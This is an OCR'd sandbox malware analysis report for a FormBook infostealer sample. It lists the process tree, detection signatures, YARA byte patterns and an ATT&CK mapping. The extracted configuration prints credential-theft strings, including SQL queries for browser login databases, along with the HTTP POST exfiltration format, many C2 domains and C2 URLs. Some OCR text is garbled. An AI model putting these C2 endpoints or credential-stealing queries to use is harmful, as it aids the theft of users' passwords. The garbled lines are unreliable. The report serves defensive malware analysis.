ID: 339331
Sample Name: in.exe
Cookbook: default.jbs
Time: 21:08:54
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report in.exe

Overview


General Information

Sample Name:	in.exe
Analysis ID:	339331
MD5:	cc35be28c18578..
SHA1:	60bcb41d5ef76af..
SHA256:	0c9d116a854e27..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- in.exe (PID: 6496 cmdline: 'C:\Users\user\Desktop\in.exe' MD5: CC35BE28C18578D43849919AC1025D5A)
  - in.exe (PID: 6548 cmdline: 'C:\Users\user\Desktop\in.exe' MD5: CC35BE28C18578D43849919AC1025D5A)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - NETSTAT.EXE (PID: 6264 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
        - cmd.exe (PID: 5916 cmdline: /c del 'C:\Users\user\Desktop\in.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6428 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bc3",
    "KEY1_OFFSET 0x1d771",
    "CONFIG SIZE : 0xd9",
    "CONFIG OFFSET 0x1d873",
    "URL SIZE : 28",
    "searching string pattern",
    "strings_offset 0x1c373",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0x64d4c905",
    "0xf43668a6",
    "0x9804476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d739f",
    "0x9f715030",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
    "0xc8c42cc6",
```

```
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0120e8",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01745",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
"0x172ac7b4",
```

```
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf687923S",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
```

```
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"--------------------------------------------------",
"Decrypted Strings",
"--------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
""
```

```
 ,
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"hrrecruitertraining.com",
"pancakeroll.club",
"equiposddl.com",
"fab-9corporation.com",
"seanformo.com",
"fisika-uinam.com",
"cheeseburgerpasta.com",
"cherylkarlfineartist.com",
"wunderprodukte.net",
"3912699.com",
"sanitizyo.com",
"856381190.xyz",
"aprobet42.xyz",
"knutsfastigheter.com",
"disalvospizzaitalian.com",
"energysavingsolarpower.com",
"oldwonderful.com",
"se32688.com",
"samkecollection.com",
"colegioreynosa.com",
"choujiushui.com",
"njxgwxzx.com",
"bairdexotics.com",
"concur.design",
"terrenosenofertaqueretaro.com",
"demenageseul.com",
"blvdabbey.com",
"asghargloves.com",
"livesoft.xyz",
"dropdevil.com",
"goldenhills-serpong.com",
"haxb33.xyz",
"splendid-nail.com",
"indisburse.com",
"indianapolishousepainter.com",
"seak.xyz",
"prohealth.today",
"claudiarecom.com",
"mariemenor.com",
"surethingdesigns.com",
"musesgirl.com",
"hackmaninsurance.com",
"partut.com",
"smokeflake.com",
"conhecimentovivo.science",
"animalbiologics.com",
"spontaneoushomeschooler.com",
"thedailytrack.com",
"zerofive100.com",
"cyberfoxbat.com",
"thepassvacation.com",
"worldagroecologyalliance.com",
"qsnlnntxg.icu",
"destinationssc.com",
"transparentnutritions.com",
"millcreekimports.com",
"cptdesignstudio.com",
"isaacphotorestoration.com",
"daxuangou.com",
"redgumhomestead.com",
"comsodigital.com",
"sxweilan.com",
"andrewsreadingjournal.com",
"matchmakergenetics.com",
"f-end",
"--------------------------------------------------",
"Decrypted CnC URL",
"--------------------------------------------------",
"www.besthandsteel.icu/uds2/\u0000"
```

```
      www.besthandsoot.tcd/ads2/?a0000
    ]
  }
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.599420822.0000000000830000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000B.00000002.599420822.0000000000830000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000B.00000002.599420822.0000000000830000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.292552692.0000000001480000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.292552692.0000000001480000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
2.2.in.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.in.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.in.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17619:$sqlite3step: 68 34 1C 7B E1 • 0x1772c:$sqlite3step: 68 34 1C 7B E1 • 0x17648:$sqlite3text: 68 38 2A 90 C5 • 0x1776d:$sqlite3text: 68 38 2A 90 C5 • 0x1765b:$sqlite3blob: 68 53 D8 7F 8C • 0x17783:$sqlite3blob: 68 53 D8 7F 8C
1.2.in.exe.2b50000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
1.2.in.exe.2b50000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Antivirus / Scanner detection for submitted sample

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses netstat to query active network connections and open ports

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 1 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Network Connections Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
in.exe	46%	Virustotal		Browse
in.exe	100%	Avira	TR/ATRAPS.Gen	
in.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.in.exe.b40000.1.unpack	100%	Avira	HEUR/AGEN.1123427		Download File
2.0.in.exe.b40000.0.unpack	100%	Avira	HEUR/AGEN.1123427		Download File
2.2.in.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.in.exe.b40000.0.unpack	100%	Avira	HEUR/AGEN.1123427		Download File
1.2.in.exe.1340000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.in.exe.b40000.0.unpack	100%	Avira	HEUR/AGEN.1123427		Download File
1.2.in.exe.2b50000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.concur.design/uds2/?Y4spQFW=n2X6clJmCA05S3ZeqrcWmU9LgTYh3Xo9IMSlcPg8h+SS+WcZ+1zi1nXkqGc0mRUifak24jBbuw==&Ezu=VTChCL_ht2spUrl	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.cptdesignstudio.com/uds2/?Y4spQFW=G5yaYpuBg7XYabQFtGr/YwUbUG6Du4hspLJ6ti3LnsVJcslX7oGk4EUBP1FenotTMaF2IKx0Gw==&Ezu=VTChCL_ht2spUrl	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.seak.xyz/uds2/?Y4spQFW=vIE1ET6pQu49m+QHY7YrZ7t2bRuoKngw2h26Ua5bu/NnC6rxsHDfr4DpunyQx1XamxAZm7X6xg==&Ezu=VTChCL_ht2spUrl	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.demenageseul.com/uds2/?Y4spQFW=nX62fi3FGck0KYkDLbl3wNFzysJuwQN4fQs5/MCF0tdU2wk9ctHDwkR8RP5qD5uIs0RtT2NFRQ==&Ezu=VTChCL_ht2spUrl	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.spontaneoushomeschooler.com/	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
